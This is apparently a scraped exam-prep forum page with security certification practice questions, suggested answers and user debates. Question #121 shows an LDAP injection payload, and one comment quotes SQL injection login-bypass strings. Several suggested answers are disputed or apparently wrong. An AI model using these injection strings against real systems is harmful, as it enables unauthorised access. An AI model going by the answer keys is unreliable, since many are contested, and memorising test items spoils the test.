BiteSize 2 years, 3 months ago

Selected Answer: C

Question wants "IDS" "system activity" HIDS= Host "System"

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

dangerelchulo 3 years, 1 month ago

Selected Answer: B

Key word is monitory system activity, UEBA looks for user level pattern changes and alert https://digitalguardian.com/blog/what-user-and-entity-behavior-analytics-definition-ueba-benefits-how-it-works-and-more

upvoted 3 times

adamwella 3 years, 1 month ago

The question clearly states "software must be able to monitor SYSTEM activity". UEBA is not an IDS.. The answer is clearly HIDS. A simple google search should confirm this..

upvoted 8 times

ukuwai 3 years, 1 month ago

They trick us, as UEBA is not an IDS which is stated in the scenario

upvoted 5 times

Question #113 *Topic 1*

The Chief Information Security Officer of a startup company has asked a security engineer to implement a software security program in an environment that previously had little oversight.
Which of the following testing methods would be BEST for the engineer to utilize in this situation?

A. Software composition analysis

B. Code obfuscation

C. Static analysis

D. Dynamic analysis

Suggested Answer: *D*

DaleC78 Highly Voted 3 years, 10 months ago

Selected Answer: D

Choosing D here. The application was already in place (had a little oversight) and Dynamic analysis is the way to go against systems that are already operating.

upvoted 13 times

FoxTrotDG 3 years, 6 months ago

The environment had little oversight, not the program

upvoted 2 times

RevZig67 Highly Voted 4 years, 5 months ago

Selected Answer: C

Static for Source-Code. Seems like the best answer. Get to it before it is compiled.

upvoted 8 times

Chiaretta Most Recent 1 year, 8 months ago

Selected Answer: A

Due to the software is already in place and had a little oversight, the best place where to start is a Software composition analysis.

upvoted 1 times

deeden 1 year, 11 months ago

Selected Answer: A

Agree with A. In a startup environment with little prior oversight, there is a high likelihood of the use of third-party libraries and open-source software. Software composition analysis (SCA) is the best initial step to identify vulnerabilities, outdated dependencies, and licensing issues in third-party components. This method is particularly critical in such environments to quickly gain visibility into the security posture of existing software and mitigate risks.

upvoted 1 times

deeden 1 year, 11 months ago

D. Dynamic analysis: Dynamic analysis involves testing running applications for vulnerabilities, often in a staging or production-like environment. While it is critical later in the security program, it is not as effective as SCA in environments initially lacking oversight, where vulnerabilities in third-party components are a significant concern.

upvoted 1 times

deeden 1 year, 11 months ago

C. Static analysis: Static analysis is a valuable testing method to identify vulnerabilities in source code. However, it is most effective after a strong baseline has been established, and when you are primarily analyzing internally developed code rather than focusing on third-party software.

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: C

Static analysis involves examining the code without executing it. This type of analysis can identify vulnerabilities, coding errors, and security flaws early in the development process.

upvoted 3 times

cyspec 2 years, 3 months ago

Selected Answer: C

Keyword is startup. A good place to start is SAST which is easily enabled on GitLab.

upvoted 3 times

e4af987 2 years, 6 months ago

Selected Answer: A

Here's why SCA is the most suitable choice for this scenario:

Limited Existing Security: In an environment with minimal security practices, there's a high chance that third-party libraries and components might have unknown vulnerabilities. SCA can identify these potential risks without requiring deep code review of the entire codebase.

Focus on Open Source: Startups often leverage open-source libraries to accelerate development. SCA is particularly valuable for identifying vulnerabilities within these open-source components.

upvoted 2 times

e4af987 2 years, 6 months ago

Not only that... but who said the Startup company develops software?

upvoted 1 times

cyspec 2 years, 3 months ago

A startup company wouldn't conduct SCA.

upvoted 1 times

Trap_D0_r 2 years, 9 months ago

Selected Answer: D

Choosing D here because a SCA in this contect (an environment that previously had little oversight) could be almost useless. a Static Analysis could spit out tens of thousands of findings that need to be parsed through an evaluated (I've used Fortify SCA tool, it reports a LOT of findings, many false). If the environment had little oversight, you could be looking at bad libraries, poor code, unsecure methods and objects--just a MESS, and you can't do anything about it immediately. With a DAST solution however, you'll get a list of actual vulnerabilities related to the software while it's running, and there will be no false negatives.

This is a horribly worded question, though.

upvoted 1 times

talosDevbot 2 years, 9 months ago

Selected Answer: C

Ideally, both SAST and DAST should be utilized. But if the question is only asking for one answer, it should be static analysis.

Static analysis is commonly used to catch vulnerabilities early on and provides more oversight along the development cycle. If you utilize Dynamic analysis, you would have to write the source code, compile it, and run the program for the testing to occur. This provides more oversight only towards the later cycles of the development cycle

upvoted 3 times

Anarckii 2 years, 10 months ago

Selected Answer: C

"in an environment that previously had little oversight" you are going to want to do a thorough analysis on the environment through the use of static analysis. Dynamic may miss important stuff that could not be caught

upvoted 3 times

biggytech 2 years, 11 months ago

Selected Answer: C

C is the answer because you are coming into an environment with previous little oversight and static analysis is used to establish a new baseline that CAN be trusted, THEN dynamic analysis will be used. It's a poorly made question but static is the most correct answer in this context.

upvoted 3 times

Meep123 3 years, 1 month ago

Going with C. With an environment that had very little oversight, I'd prefer static at least before dynamic analysis if neither were present, assuming dynamic would follow suite. Source code being more important.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: C

Static Analysis provides the most value and should be the first thing out of these options.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 6 times

BreakOff874 3 years, 6 months ago

Selected Answer: C

I checked this question with 3 different AIs. As a startup company previously had little oversight, implementing static analysis can help identify and remediate security issues before they become a part of the final product.

upvoted 3 times

last_resort 3 years, 6 months ago

Selected Answer: C

Static analysis will be more thorough and uncover more issues. Dynamic would be good as well but static will provide more value.

upvoted 5 times

Geofab 3 years, 7 months ago

Selected Answer: D

I am choosing D. due to the fact that the software is already developed and running.

upvoted 1 times

FoxTrotDG 3 years, 6 months ago

We don't know that the software is already developed and running. The environment had little oversight, but it says nothing about the program. This is another vague CompTIA question. Could make an argument for C or D.

upvoted 2 times

tefyayaydu 2 years, 11 months ago

Without information provided about the application, such as the deliverables handled, it should be assumed that the program is already built. It should also be noted that the CIO is not going to be the person on a development team for an application, they only deal with high-level strategies and if they are recommending a security product as a solution then it is safe to state it is a working product. DAST would be correct here.

upvoted 1 times

FoxTrotDG 3 years, 7 months ago

Selected Answer: C

Static analysis is the best method to utilize in this situation, as it involves analyzing the source code of the application without actually executing it.

upvoted 4 times

Question #114 *Topic 1*

A forensic investigator would use the foremost command for:

A. cloning disks.

B. analyzing network-captured packets.

C. recovering lost files.

D. extracting features such as email addresses.

Suggested Answer: *C*
Reference: https://www.networkworld.com/article/2333727/foremost--a-linux-computer-forensics-tool.html

beanbag Highly Voted 3 years, 1 month ago

Selected Answer: C

Foremost is a forensic program to recover lost files based on their headers, footers, and internal data structures.

upvoted 7 times

Meep123 Most Recent 2 years ago

C "Foremost is a forensic program to recover lost files based on their headers, footers, and internal data structures." -- https://www.kali.org/tools/foremost/#:~:text=Foremost%20is%20a%20forensic%20program%20to%20recover%20lost,Safeback%2C%20Encase%2C%20etc%2C%20or%20directly%20on%20a%20drive.

upvoted 2 times

BiteSize 2 years, 3 months ago

Selected Answer: C

Cloning disks = dd PCAP = Tcpdump Lost files = foremost Extracting features = grep

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

Mr_BuCk3th34D 2 years, 10 months ago

Selected Answer: C

Foremost is a command-line tool that can be used to recover lost files from a disk or other storage medium. It works by scanning the storage medium and identifying file headers and footers that match certain file types. It then extracts the data contained in those files and saves it to a specified location. Foremost is commonly used in forensic investigations to recover lost or deleted files that may contain evidence of a crime or other wrongdoing.

upvoted 4 times

Question #115 *Topic 1*

A software company is developing an application in which data must be encrypted with a cipher that requires the following:

➪ Initialization vector

➪ Low latency

➪ Suitable for streaming

Which of the following ciphers should the company use?

A. Cipher feedback

B. Cipher block chaining message authentication code

C. Cipher block chaining

D. Electronic codebook

Suggested Answer: *C*

Reference: https://www.sciencedirect.com/topics/computer-science/symmetric-cipher

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: A

Cipher Feedback (CFB) is a block cipher mode that is suitable for encrypting data in a streaming context, such as when data is being transmitted over a network in real-time. It requires an initialization vector (IV) to seed the encryption process, and it has low latency, making it suitable for use in applications where low latency is important. CFB is also resistant to certain types of attacks, such as replay attacks, which can occur when an attacker captures and re-transmits encrypted data in an attempt to gain unauthorized access.

upvoted 7 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: A

keyword:Streaming Cipher feedback (CFB) mode can be implemented as a stream cipher and used to encrypt individual characters. CFB is similar to OFB in that previously generated cipher text is added to subsequent streams. Because the cipher text is streamed together, errors and corruption can propagate through the encryption process

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: A

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

OneSaint 3 years, 8 months ago

Selected Answer: A

Cipher Feedback is a Stream Cipher, Initialization Vector.....yes

upvoted 2 times

AlenKumar 3 years, 10 months ago

Cipher Feedback(CFB) is the correct answer. Of the options provided, the most suitable cipher for the application would be Cipher Feedback (CFB) or Output Feedback (OFB). These modes of operation for the Advanced Encryption Standard (AES) are suitable for encrypting data that is streamed and use an initialization vector (IV) to ensure that the same plaintext encrypted with the same key does not produce the same ciphertext. They are also known for their low latency, as they can perform encryption and decryption in parallel.

upvoted 1 times

hidady 3 years, 10 months ago

A is the correct answer

upvoted 2 times

xaliq 3 years, 10 months ago

Selected Answer: C

Answer C . CBC dates back to the mid-1970s, so it is fairly mature. By using CBC mode, every plaintext block is encrypted using a unique cipher. The first block is encrypted using a random Initialization Vector (IV), along with the key. The ciphertext becomes the IV for the next block of plaintext data. The following diagram shows the CBC process:

CBC mode operates sequentially, which means it offers no options to improve performance by using parallel processing. Newer block ciphers offer better performance

upvoted 2 times

[Removed] 3 years, 12 months ago

Selected Answer: A

Anser is A because CFB is a stream cipher unlike CBC

upvoted 2 times

ukuwai 4 years, 1 month ago

Selected Answer: A

CBC is not a stream cipher

upvoted 2 times

AlexJacobson 4 years, 2 months ago

Selected Answer: A

CFB is faster than CBC (or CBC-MAC) so it is suitable for streaming. Electronic codebook doesn't use IV, so it's a wrong answer.

upvoted 3 times

Question #116 *Topic 1*

An organization that provides a SaaS solution recently experienced an incident involving customer data loss. The system has a level of self-healing that includes monitoring performance and available resources. When the system detects an issue, the self-healing process is supposed to restart parts of the software.
During the incident, when the self-healing system attempted to restart the services, available disk space on the data drive to restart all the services was inadequate. The self-healing system did not detect that some services did not fully restart and declared the system as fully operational.
Which of the following BEST describes the reason why the silent failure occurred?

A. The system logs rotated prematurely.

B. The disk utilization alarms are higher than what the service restarts require.

C. The number of nodes in the self-healing cluster was healthy.

D. Conditional checks prior to the service restart succeeded.

Suggested Answer: *B*

dangerelchulo Highly Voted 4 years, 1 month ago

Selected Answer: D

you don't base a restart on disk utilization you do prechecks. I had to use it for VMware orchestrator javascript. So best answer is D

upvoted 15 times

deeden 1 year, 11 months ago

Afree with D. The silent failure occurred because the **conditional checks**, which the self-healing system used to verify the status of the services, incorrectly indicated that all services were operational. These checks likely succeeded because they were not comprehensive enough to detect incomplete restarts or the lack of adequate disk space.

- The system assumed that if the restart process was initiated and no immediate errors were detected, the services were fully restored. This oversight highlights a flaw in the design of the conditional checks.

upvoted 3 times

BreakOff874 Highly Voted 3 years, 6 months ago

Selected Answer: B

The silent failure occurred because the disk utilization alarms were set at a threshold that was higher than the actual amount of disk space required for service restarts. This means that the self-healing system didn't recognize the lack of available disk space as a problem, and it didn't trigger an alert or take any corrective action. As a result, some services didn't fully restart, leading to customer data loss. The self-healing system should have been configured with disk utilization alarms that accurately reflect the disk space requirements for service restarts to ensure adequate monitoring and prompt response to potential issues.

upvoted 7 times

Bright07 1 year, 11 months ago

Ans is D. The best description for why the silent failure occurred is Conditional checks prior to the service restart succeeded. In this scenario, the self-healing system likely performed checks that indicated conditions were met for a successful restart, such as checking if the service could be restarted without considering available disk space or the actual state of all services. This led the system to incorrectly declare itself as fully operational, despite some services not restarting due to inadequate disk space.

upvoted 2 times

23169fd 2 years, 3 months ago

Selected Answer: D

The main reason for the silent failure is that the conditional checks prior to the service restart succeeded, but they did not include comprehensive verification of resource availability or post-restart service status. This led to the self-healing system incorrectly declaring the system as fully operational

upvoted 3 times

cyspec 2 years, 3 months ago

Selected Answer: D

None of the other options make sense.

upvoted 2 times

ThatGuyOverThere 3 years ago

Selected Answer: B

It makes sense to me that the disk alarms could supersede the alarms and processes that monitored service status. D isn't a good option in my opinion because, as others have stated, if the conditions were detected as good prior to the restarts, then the restarts should never have been attempted by the system in the first place.

upvoted 3 times

tefyayaydu 2 years, 11 months ago

D is a valid answer. If the conditional checks 'passed', it means there is an issue with the conditional checks, just like it is also possible that the thresholds for disk utilization are also incorrect. An argument could be made for each other, depending on whether the self-healing is affected by 'alarms'. The 'alarm' could be some type of event that the system recognizes or it could just be informational in nature. More context is needed, can't fault anyone for choosing either.

upvoted 2 times

CoolCat22 3 years, 1 month ago

Selected Answer: B

D states that the Checks prior to the restart not after the restart, so checks= good restart = good after checks= good (but not really) so if the first checks failed it wouldn't have restarted in the first place BBBBBBBBBBB

upvoted 4 times

BiteSize 3 years, 3 months ago

Selected Answer: B

Baseline was above alarms. Alarms didn't go off. Pretty straightforward.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 5 times

javier051977 3 years, 6 months ago

Selected Answer: B

Therefore, the BEST answer is D. Conditional checks prior to the service restart succeeded, meaning that the system did not detect any issues with the services before attempting to restart them. The conditional checks likely did not include checking for available disk space, which would have prevented the attempted restart of the services if the disk space was inadequate.

upvoted 5 times

Uncle_Lucifer 3 years, 1 month ago

Then why did you select B?

upvoted 2 times

kycugu 3 years, 10 months ago

B. The disk utilization alarms are higher than what the service restarts require.

explaining futher....

The self-healing system attempted to restart the services, but the disk space on the data drive was insufficient to do so. This indicates that the disk utilization alarms were higher than what the service restarts required, indicating that the system was unable to detect the issue and the services did not fully restart. This is the reason why the silent failure occurred.

upvoted 7 times

deeden Most Recent 1 year, 11 months ago

While insufficient disk space contributed to the restart failure, the root cause of the silent failure was the inability of the conditional checks to identify this issue, not the alarm thresholds themselves.

upvoted 1 times

Question #117 *Topic 1*

A security consultant needs to set up wireless security for a small office that does not have Active Directory. Despite the lack of central account management, the office manager wants to ensure a high level of defense to prevent brute-force attacks against wireless authentication.
Which of the following technologies would BEST meet this need?

A. Faraday cage

B. WPA2 PSK

C. WPA3 SAE

D. WEP 128 bit

Suggested Answer: *C*

RevZig67 Highly Voted 3 years, 5 months ago

Selected Answer: C

WPA3 SAE prevents brute-force attacks.

upvoted 11 times

BiteSize Most Recent 2 years, 3 months ago

Selected Answer: C

Simple choice if you highlight them all Faraday cage = EMI box around an entire office (impractical) WPA2 = 2004 WPA3 = 2018 WEP = 1999

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

AlenKumar 2 years, 10 months ago

C: WPA3-SAE is the latest version of the WPA security protocol and includes additional security enhancements, such as stronger encryption and improved protection against brute-force attacks. It is an effective way to secure wireless networks in environments without central account management.

upvoted 4 times

hidady 2 years, 10 months ago

C is the correct answer

upvoted 2 times

kycugu 2 years, 10 months ago

C. WPA3 SAE

why ?

WPA3 SAE (Simultaneous Authentication of Equals) is the best option for this scenario. WPA3 is the latest version of the Wi-Fi security standard, and it provides a more secure form of encryption than WPA2 PSK and WEP 128 bit. WPA3 SAE is designed to protect against brute-force attacks and is the most secure choice for this particular situation.

upvoted 3 times

Question #118 *Topic 1*

An attack team performed a penetration test on a new smart card system. The team demonstrated that by subjecting the smart card to high temperatures, the secret key could be revealed.
Which of the following side-channel attacks did the team use?

A. Differential power analysis

B. Differential fault analysis

C. Differential temperature analysis

D. Differential timing analysis

Suggested Answer: *C*
Reference: https://www.hitachi-hightech.com/global/products/science/tech/ana/thermal/descriptions/dta.html

AlexJacobson Highly Voted 4 years, 3 months ago

Selected Answer: B

"Differential fault analysis (DFA) is a type of active side-channel attack in the field of cryptography, specifically cryptanalysis. The principle is to induce faults—unexpected environmental conditions—into cryptographic operations, to reveal their internal states."

upvoted 17 times

kycugu Highly Voted 3 years, 10 months ago

Differential temperature analysis is not a type of side-channel attack, but differential fault analysis is. Differential fault analysis involves subjecting the system to physical stresses, such as temperature, to reveal secret keys. B

upvoted 8 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: B

DFA involves inducing faults in a cryptographic device (such as a smart card) by applying various environmental stresses like high temperatures, voltage spikes, or radiation. The induced faults can cause errors in the cryptographic computations.

upvoted 1 times

EAlonso 2 years, 3 months ago

Going with B, my search found "Differential thermal analysis" not "Differential temperature analysis", and differences in temperature according to Wiki belonged to Fault analysis.

upvoted 1 times

Delab202 2 years, 9 months ago

Selected Answer: C

C. Differential temperature analysis

The attack described, where the secret key is revealed by subjecting the smart card to high temperatures, corresponds to a side-channel attack known as Differential Temperature Analysis. In this type of attack, the attacker exploits variations in temperature to gain information about the internal state of the cryptographic device, which may include the secret key.

The other options represent different types of side-channel attacks:

A. Differential Power Analysis (DPA) involves analyzing variations in power consumption. B. Differential Fault Analysis (DFA) involves inducing faults in the device to observe how they affect its behavior. D. Differential Timing Analysis involves analyzing variations in the time it takes for a cryptographic operation to complete.

In the described scenario, the use of high temperatures to reveal the secret key aligns with Differential Temperature Analysis.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: B

Power and clock glitch attacks on smart cards can help the attacker discover internal secrets or bypass security. An attacker can manipulate the temperature and supply voltage of the device, causing glitches. DFA = Fault Analysis Fault=Glitch

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

AlenKumar 3 years, 10 months ago

C: Differential temperature analysis (DTA) is a side-channel attack that involves measuring the temperature of a device to infer the values of its internal state and potentially recover secret keys.

upvoted 1 times

hidady 3 years, 10 months ago

B is the correct answer

upvoted 3 times

[Removed] 3 years, 12 months ago

Selected Answer: B

Anser is B Read this article https://en.wikipedia.org/wiki/Differential_fault_analysis

upvoted 4 times

dangerelchulo 4 years, 1 month ago

Selected Answer: B

What Alex said is to use the faulty device as an exploit.

upvoted 4 times

Question #119 *Topic 1*

A security compliance requirement states that specific environments that handle sensitive data must be protected by need-to-know restrictions and can only connect to authorized endpoints. The requirement also states that a DLP solution within the environment must be used to control the data from leaving the environment.
Which of the following should be implemented for privileged users so they can support the environment from their workstations while remaining compliant?

A. NAC to control authorized endpoints

B. FIM on the servers storing the data

C. A jump box in the screened subnet

D. A general VPN solution to the primary network

Suggested Answer: *D*

great_lake1231 Highly Voted 4 years, 3 months ago

Selected Answer: C

So you are going to use NAC to support an environment from your workstation?? Sticking with C as a jumpbox is used specifically for this purpose
upvoted 10 times

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: C

It sounds like option C, a jump box in the screened subnet, should be implemented for privileged users so they can support the environment from their workstations while remaining compliant.

Option A, NAC (network access control), is a security technology that is used to control access to a network based on the identity of a device or user. It is not typically used to support an environment from workstations
upvoted 5 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: C

Implementing a jump box in the screened subnet is the best solution to meet the compliance requirements. It provides a secure, controlled access point for privileged users, ensures connections are limited to authorized endpoints, and supports integration with DLP solutions to prevent unauthorized data exfiltration. Thus, the correct answer is:
upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: C

Jump box, hands down makes everything reliable and for sure. Minimizing the risk with only a small amount of overhead of the Jump Box.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)
upvoted 3 times

BreakOff874 3 years, 6 months ago

Selected Answer: C

A jump box in the screened subnet should be implemented for privileged users so they can support the environment from their workstations while remaining compliant. A jump box is a secure and hardened intermediary system that privileged users can access before connecting to the target environment. This setup adds an extra layer of security by restricting direct access to sensitive environments and ensuring that only authorized endpoints can connect. By using a jump box, the organization can better control and monitor access to sensitive environments, making it easier to enforce need-to-know restrictions and maintain compliance
upvoted 2 times

AlenKumar 3 years, 10 months ago

To support the specific environment that handles sensitive data while remaining compliant with the security compliance requirement, it would be appropriate to implement a jump box in the screened subnet for privileged users.

A jump box is a secure server that is used as a central point of access to a restricted network. It is typically used to provide remote access to a screened subnet, which is a network segment that is isolated from the rest of the network and is only accessible through a jump box or other secure access point. By using a jump box, privileged users can access the environment and support it from their workstations while still maintaining need-to-know restrictions and only connecting to authorized endpoints.

upvoted 3 times

kycugu 3 years, 10 months ago

A jump box in the screened subnet is the best option to ensure privileged users can support the environment while remaining compliant with the security compliance requirement. This is because the jump box will provide access to the environment while enforcing the need-to-know restrictions and controlling the data from leaving the environment with the DLP solution. Additionally, it will also provide a secure connection to the environment that can be monitored and audited. Answer: C

upvoted 2 times

dangerelchulo 4 years, 1 month ago

Selected Answer: C

According to comptia book this is the descripton of a jump box/server

upvoted 3 times

ukuwai 4 years, 1 month ago

Selected Answer: C

Agree with great_lake1231. A jump box can be specially configured, highly hardened, and closely monitored.

upvoted 2 times

great_lake1231 4 years, 3 months ago

C; A jump box in the screened subnet; A jump box is used to perform administrative tasks or to access servers located within an environment

upvoted 3 times

RevZig67 4 years, 5 months ago

Selected Answer: A

Network Access Control (NAC) is used to bolster the network security by restricting the availability of network resources to managed endpoints that don't satisfy the compliance requirements of the Organization.

upvoted 4 times

Question #120 *Topic 1*

A networking team was asked to provide secure remote access to all company employees. The team decided to use client-to-site VPN as a solution. During a discussion, the Chief Information Security Officer raised a security concern and asked the networking team to route the Internet traffic of remote users through the main office infrastructure. Doing this would prevent remote users from accessing the Internet through their local networks while connected to the VPN.
Which of the following solutions does this describe?

A. Full tunneling

B. Asymmetric routing

C. SSH tunneling

D. Split tunneling

Suggested Answer: *D*

RevZig67 Highly Voted 3 years, 5 months ago

Selected Answer: A

In a full VPN, or SSL VPN, connection ALL traffic is transferred through the enterprise, so all work functions go to the company, and all “tomfoolery” goes through the company.

upvoted 8 times

[Removed] Highly Voted 2 years, 12 months ago

Selected Answer: A

The answer Is A. And I don't know why Examtopics is not correcting these answers!! especially for contributors who paid to access these questions and are the ones correcting them. A is the answer because you're trying to prevent split tunneling {Full tunnel means using your VPN for all your traffic, whereas split tunneling means sending part of your traffic through a VPN and part of it through the open network}

upvoted 7 times

BiteSize Most Recent 2 years, 3 months ago

Selected Answer: A

Full tunneling meets the "prevent accessing the internet through their local networks."

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

AlenKumar 2 years, 10 months ago

Full tunneling is a configuration option for a virtual private network (VPN) that routes all of the traffic of a client device through the VPN tunnel, regardless of the destination. This means that when a client device is connected to the VPN, all of its traffic, including Internet traffic, is routed through the main office infrastructure. Full tunneling can be used to prevent remote users from accessing the Internet through their local networks while connected to the VPN, as described in the scenario.

upvoted 2 times

kycugu 2 years, 10 months ago

Full Tunneling is the solution that routes all Internet traffic of remote users through the main office infrastructure. Asymmetric routing is the technique of sending different types of traffic (such as voice and data) over different paths. SSH tunneling is a secure way to access a remote system by encrypting the traffic between the client and the server. Split tunneling is the process of allowing traffic to go to certain destinations without being routed through the VPN.

Ansewer: A.

upvoted 4 times

dangerelchulo 3 years, 1 month ago

Selected Answer: A

I was wrong book doesn't cover much but full vpn is when internet is routed through the tunnel

upvoted 3 times

dangerelchulo 3 years, 1 month ago

Selected Answer: B

the routing back to the remote user through a different interface to prevent internet access that is a use of routing and to be specific Asymmetric routing

upvoted 1 times

dangerelchulo 3 years, 1 month ago

I was wrong the internet goes through vpn so is a full VPN

upvoted 2 times

[Removed] 3 years, 3 months ago

Selected Answer: A

The concern is users operating in a spit tunnel config which is what is being described. Using a Full Tunnel would route traffic from all applications through a single tunnel.

https://cybernews.com/what-is-vpn/split-tunneling/

upvoted 5 times

Question #121 *Topic 1*

A security analyst discovered that the company's WAF was not properly configured. The main web server was breached, and the following payload was found in one of the malicious requests:
(&(objectClass=*)(objectClass=*))(&(objectClass=void)(type=admin))
Which of the following would BEST mitigate this vulnerability?

A. Network intrusion prevention

B. Data encoding

C. Input validation

D. CAPTCHA

Suggested Answer: *C*
Reference: https://book.hacktricks.xyz/pentesting-web/ldap-injection

FOURDUE Highly Voted 2 years, 8 months ago

Selected Answer: C

Authentication Bypass A common authentication bypass attack involves the use of SQL language in place of the username expected by the application. This attack is most effective for web applications that concatenate user inputs directly to SQL statements which are then executed against a database. Common examples include providing a username of ‘ OR ‘x’ = ‘x’ -- or' OR 1=1 -- which often result in the attacker being authenticated as the administrative user of the web application with no knowledge of the actual username or password. Protecting against this type of attack includes input validation (checking for, and rejecting, the use of suspicious characters) and parameterization, whereby the username and password fields are passed to the database as variables and processed as text strings.

upvoted 5 times

FOURDUE 2 years, 8 months ago

The OWASP Secure Coding Practices Quick Reference Guide is available via https://owasp.org/www-pdf-archive/OWASP_SCP_Quick_Reference_Guide_v2.pdf and provides actionable guidance for developing code in the following critical areas: • Input Validation

upvoted 2 times

BiteSize Most Recent 2 years, 3 months ago

Selected Answer: C

A common theme with a WAF if you haven't seen it yet. Input Validation must be adequately configured because it always seems to be the answer.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

hidady 2 years, 10 months ago

c is correct

upvoted 1 times

Question #122 *Topic 1*

A security consultant needs to protect a network of electrical relays that are used for monitoring and controlling the energy used in a manufacturing facility.
Which of the following systems should the consultant review before making a recommendation?

A. CAN

B. ASIC

C. FPGA

D. SCADA

Suggested Answer: *D*
Reference: https://www.sciencedirect.com/topics/computer-science/protective-relay

Mr_BuCk3th34D Highly Voted 2 years, 10 months ago

Selected Answer: D

The other systems listed (CAN, ASIC, and FPGA) are not directly related to the protection of electrical relays in a manufacturing facility. CAN (Controller Area Network) is a communication protocol used in automobiles and other vehicles to allow different electronic systems to communicate with each other. ASIC (Application Specific Integrated Circuit) and FPGA (Field-Programmable Gate Array) are types of computer chips that are used in a wide range of applications, including industrial control systems.

upvoted 8 times

ProCoder101 Most Recent 1 year, 9 months ago

Selected Answer: D

Iran should have known this better in around 2007-2010. Their SCADA systems for Centrifuge PLCs at the Natanz nuclear site was overwhelmed by the Stuxnet malware, codenamed Olympic Games.

upvoted 1 times

BiteSize 2 years, 3 months ago

Selected Answer: D

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

hidady 2 years, 10 months ago

D is correct

upvoted 1 times

Question #123 *Topic 1*

Company A acquired Company I'. During an audit, a security engineer found Company B's environment was inadequately patched. In response, Company A placed a firewall between the two environments until Company B's infrastructure could be integrated into Company A's security program.
Which of the following risk-handling techniques was used?

A. Accept

B. Avoid

C. Transfer

D. Mitigate

Suggested Answer: *D*
Reference: https://www.pivotpointsecurity.com/blog/risk-tolerance-in-business/

AlexJacobson Highly Voted 3 years, 9 months ago

Selected Answer: D

If you're doing something concrete to handle the risk (like in this case putting up a firewall), then you're attempting to mitigate the risk.
upvoted 11 times

surfuganda Most Recent 2 years ago

Selected Answer: A

This question is terrible.

In a context: The firewall MITIGATES the risk of exposure from B to A, yes... BUT In a context: The inadequate patch problem still exists for B, so the core problem is not mitigated for B at all. This is a TRANSFER of risk from A to B. BUT In a context: A acquired B. So technically (legally) both are A. So isn't that ACCEPTANCE until B to A infrastructure integration?

I vote Accept, because it is time-bound by infrastructure integration. God help us all.
upvoted 4 times

BiteSize 2 years, 9 months ago

Selected Answer: D

Something was done to reduce (Mitigate) the risk.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)
upvoted 1 times

AlenKumar 3 years, 3 months ago

In this scenario, Company A identified a risk (inadequately patched infrastructure in Company B's environment) and took steps to reduce the potential impact of that risk (by placing a firewall between the two environments). This is an example of risk mitigation, which is the process of reducing the likelihood or impact of a risk. By implementing a firewall, Company A is taking a proactive approach to reducing the risk of a security breach in Company B's environment.
upvoted 1 times

hidady 3 years, 3 months ago

D is the correct answer
upvoted 1 times

Mr_BuCk3th34D 3 years, 3 months ago

Selected Answer: D

A technical control was implemented in order to mitigate the risks associated with that merge.
upvoted 3 times

Question #124 *Topic 1*

An organization is prioritizing efforts to remediate or mitigate risks identified during the latest assessment. For one of the risks, a full remediation was not possible, but the organization was able to successfully apply mitigations to reduce the likelihood of impact.
Which of the following should the organization perform NEXT?

A. Assess the residual risk.

B. Update the organization's threat model.

C. Move to the next risk in the register.

D. Recalculate the magnitude of impact.

Suggested Answer: *D*

AlexJacobson Highly Voted 3 years, 9 months ago

Selected Answer: A

You applied security controls, now you need to see how much risk is left (i.e. residual risk).

upvoted 9 times

Mr_BuCk3th34D Highly Voted 3 years, 3 months ago

Selected Answer: A

When an organization identifies a risk, it may take steps to either remediate the risk (eliminate it completely) or mitigate the risk (reduce the likelihood of impact or the magnitude of impact). If a full remediation is not possible, the organization can still take steps to mitigate the risk, which may involve implementing controls or other measures to reduce the likelihood of impact. After applying these mitigations, it is important for the organization to assess the residual risk, which is the remaining risk after taking these measures into account. This allows the organization to understand the level of risk that remains and to determine if additional actions are needed to further reduce the risk.

upvoted 6 times

Anarckii Most Recent 2 years, 4 months ago

